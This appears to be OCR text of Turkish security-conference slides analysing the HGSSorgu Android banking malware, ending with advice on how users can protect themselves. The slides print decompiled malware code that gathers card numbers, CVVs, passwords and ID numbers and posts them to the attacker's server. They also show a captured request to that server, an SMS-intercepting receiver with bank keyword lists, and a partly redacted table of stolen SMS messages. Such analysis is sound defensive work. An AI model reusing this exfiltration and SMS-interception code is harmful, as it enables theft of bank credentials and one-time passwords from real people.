HGSSorgu App.


HGSSorgu App.

- **Ne Zaman ?**
  - Mart 2017
- **Amaç ?**
  - Kart bilgileri, SMS trafiği, OTP
- **Yayılma Şekli ?**
  - Phishing, Google Play
- **Kim ?**
  - Türk saldırganlar


HGSSorgu App.



HGSSorgu App.



HGSSorgu App.



B1_ACKB0X
SİBER MÜCADELE TAKIMI

HGSSorgu App.

```
POST /odeme.php HTTP/1.1
Content-Length: 82
Content-Type: application/x-www-form-urlencoded
Host: http://hgspttavm100.tk/
Connection: close

adsoyad=test+test&kartno=1111222211112222&cvv=111&ay=01&yil=1911&telno=05555555555
```

```
HTTP/1.1 200 OK
Date: Tue, 18 Apr 2017 19:20:18 GMT
Server: Apache/2.4.25
X-Powered-By: PHP/5.6.30
Vary: User-Agent
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 21

Successfully Uploaded
```

HGSSorgu App.

```
protected Void doInBackground(Void... voids) {
    ArrayList<NameValuePair> dataToSend = new ArrayList();
    dataToSend.add(new BasicNameValuePair("adsoyad", this.adsoyad));
    dataToSend.add(new BasicNameValuePair("kartno", this.kartno));
    dataToSend.add(new BasicNameValuePair("cvv", this.cvv));
    dataToSend.add(new BasicNameValuePair("ay", this.ay));
    dataToSend.add(new BasicNameValuePair("yil", this.yil));
    dataToSend.add(new BasicNameValuePair("sifre", this.sifre));
    dataToSend.add(new BasicNameValuePair("tc", this.tc));
    dataToSend.add(new BasicNameValuePair("telno", this.telno));
    HttpClient client = new DefaultHttpClient(getHttpRequestParams());
    HttpPost post = new HttpPost(aOxbeTZGz.this.SERVER_ADRESS);
    try {
        post.setEntity(new UrlEncodedFormEntity(dataToSend));
        client.execute(post);
    } catch (Exception e) {
        e.printStackTrace();
    }
    return null;
}
```

HGSSorgu App.

```
public class aClCXHYjB extends BroadcastReceiver {
    String[] kIQiIPjJl = new String[]{"Banka", "banka", "Onay", "onay", "TL", "USD", "EUR", "Sifre", "sifre", "paylas"};
    String[] kSxCAPFho = new String[]{"PAYLAS", "BANKA", "BANK", "TEB", "IS", "Deniz", "YAPI", "HALK", "HSBC", "AK"};
```

```
    private void IzinKontroEt() {
        String[] izinler = new String[]{"android.permission.READ_SMS", "android.permission.RECEIVE_SMS"};
        if (VERSION.SDK_INT < 23) {
            return;
        }
        if (ContextCompat.checkSelfPermission(this, "android.permission.READ_SMS") != 0 || ContextCompat.checkSelfP
            requestPermissions(izinler, 67);
        }
    }

    public void onRequestPermissionsResult(int requestCode, String[] permissions, int[] grantResults) {
        switch (requestCode) {
            case 67:
                if (grantResults.length <= 0 || grantResults[0] != 0) {
                    Toast.makeText(getApplicationContext(), "Gerekli Izınleri Vermeniz Gerekmektedir.", 1).show();
                    Intent intent = new Intent("android.intent.action.MAIN");
                    intent.addCategory("android.intent.category.HOME");
                    intent.setFlags(67108864);
                    startActivity(intent);
                    finish();
                    return;
```

HGSSorgu App.

id	numara	mesaj
Filter	Filter	Filter
1	SONDAKIKA	LICE'DE CATISMA: 2 SEHIT - Diyarbakir'in Lice ilcesinde teror orgutu...
2	SONDAKIKA	da oldurulen terorist sayisi ise 7'ye yukseldi. http://linkle.co/sondakik...
3	SONDAKIKA	LICE'DE CATISMA: 2 SEHIT - Diyarbakir'in Lice ilcesinde teror orgutu...
4	SONDAKIKA	da oldurulen terorist sayisi ise 7'ye yukseldi. http://linkle.co/sondakik...
5	3544	Hesap bilgileriniz asagidaki gibidir. Kullanici adiniz: 33596 Sifreniz: e...
6	3544	8b2 Sifreniz: 7oQ^r giris linki: http://play.[redacted].com/tur/log
7	[redacted]	225684 TEK KULLANIMLIK SIFRESIYLE[redacted] CEP/INTERNET'E GI...
8	3333	Internet Subesinden tanimladiginiz CepBank'inizi kullanima acmak ici...
9	[redacted]	CepBank'a Hosgeldiniz.Para gondereceginiz kisinin cep nosunu,tutari,...
10	[redacted]	ERAY [redacted] CepBank ile size para gonderdi.Istediginiz Parama...
11	[redacted]	[redacted]93 nolu cep telefonuna[redacted]ile 20,00 TL gonderildi. 7 ...
12	3223	Bektas bir baglanti paylasti. Gormek icin: https://fb.com/l/1Pm1U8FS...
13	PTT	21/02/2017 tarihinde FSM KOPRUSU giselerinden [redacted] plakali a...

Nasıl Korunabiliriz ?

Nasıl Korunabiliriz ?

1. Google Play
2. Güvenilir kaynaklardan uygulamalar yüklenmeli
3. Puanlama / kullanıcı yorumları
4. Uygulama izinleri
5. Phishing


HACKTRICK
SİBER GÜVENLİK KONFERANSI
B1_ACKB0X
SİBER MÜCADELE TAKIMI
TEŞEKKÜRLER ...